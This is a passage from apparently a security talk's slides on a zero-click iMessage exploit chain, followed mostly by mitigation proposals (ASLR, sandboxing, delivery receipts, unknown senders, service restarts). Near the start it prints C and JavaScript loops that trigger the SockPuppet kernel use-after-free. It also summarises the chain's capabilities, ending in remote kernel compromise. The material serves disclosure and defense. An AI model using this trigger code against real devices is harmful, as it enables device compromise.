  CNFileServices* self, SEL a2,
  void* a3, const char* a4) {
    return dlsym(a3, a4);
}
```

sock_puppet.c

```
while (1) {
    int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

    // Permit setsockopt after disconnecting (and freeing socket options)
    struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
    int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));

    int minmtu = -1;
    res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

    res = disconnectx(s, 0, 0);

    res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

    close(s);
}
```

sock_puppet.js

```
let sonpx = memory.alloc(8);
memory.write8(sonpx, new Int64("0x0000000100000001"));
let minmtu = memory.alloc(8);
memory.write8(minmtu, new Int64("0xffffffffffffffff"));

let n0 = new Int64(0);
let n4 = new Int64(4);
let n8 = new Int64(8);

while (true) {
   let s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
   setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, sonpx, n8);
   setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu, n4);
   disconnectx(s, n0, n0);
   usleep(1000);
   setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu, n4);
   close(s);
}
```

Checkpoint


- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache
- ✅ Can execute arbitrary native functions
- ✅ Can run kernel exploit (e.g. SockPuppet - CVE-2019-8605) from JavaScript

=> Remote, interactionless kernel-level device compromise in < 10 minutes

Pretty scary, let’s fix this ...


Weak ASLR (1)

- One key component of exploit: the ASLR bypass
- Likely also applicable to other platforms (e.g. Android) and messengers
- Problem 1: low ASLR entropy, enables heap spraying
- => Heap randomization must be much larger than some per-process memory threshold




Weak ASLR (2)

- Per-boot ASLR of major parts of the address space (shared cache)
- Similar problem on macOS, Windows, and Android (apps fork off Zygote)
- Arguably hard to fix due to performance problems...



Weak ASLR (3)

- Automatic delivery receipts can allow construction of crash oracle to leak information/bypass ASLR
- Likely similar problems in other messengers, automatic delivery receipts seem widespread
- => Remove automatic message replies/receipts or send them from a different process or even from the server




Sandboxing 

- **Sandbox all parts of the 0-click attack surface as much as possible**
- Of course to require additional sandbox escape once message handling process is compromised
- But also to complicate construction of info leaks by disallowing network activity in sandboxed process
  - See e.g. Natalie’s CVE-2019-8646 which allowed leaking ASLR secrets and stealing files
- However, don’t just rely on sandboxing!
  - Remote attack surface already hard, not unlikely to be harder than sandboxing attack surface
  - NSKeyedUnarchiver bugs are also usable for sandbox escapes as same code used over IPC

Open Sourcing of 0-Click Attack Surface Code


- Help external security researchers find bugs
- Would've made natashenka's and my bugfinding efforts easier and more productive =)

Wanted:




Block Unknown Senders

- Exploitation currently possible from unknown sender without any user interaction
- => Require additional user input before processing (complex) messages from unknown senders?
- Good example: Threema
  Now also disable delivery receipts please =)



Auto Restarting Services

- Automatically restarting services give the attacker near infinite tries
- Likely to become even more relevant with memory tagging
- => If a daemon processing untrusted input crashes 10+ times, stop restarting it for a while?
- Needs some thinking to avoid accidentally DoS’ing the user due to harmless software bugs



Conclusion

- 0-Click Exploits are a thing, unfortunately
- Memory corruption bugs still remotely exploitable
  - Without separate info leak
  - Despite all mitigations
- Exploitation could likely be made much harder by turning the right knobs
- Also need more attack surface reduction on 0-Click attack surface
  - Block unknown senders
  - Simplify implementation
  - Reduce overall complexity
- But, progress is being made!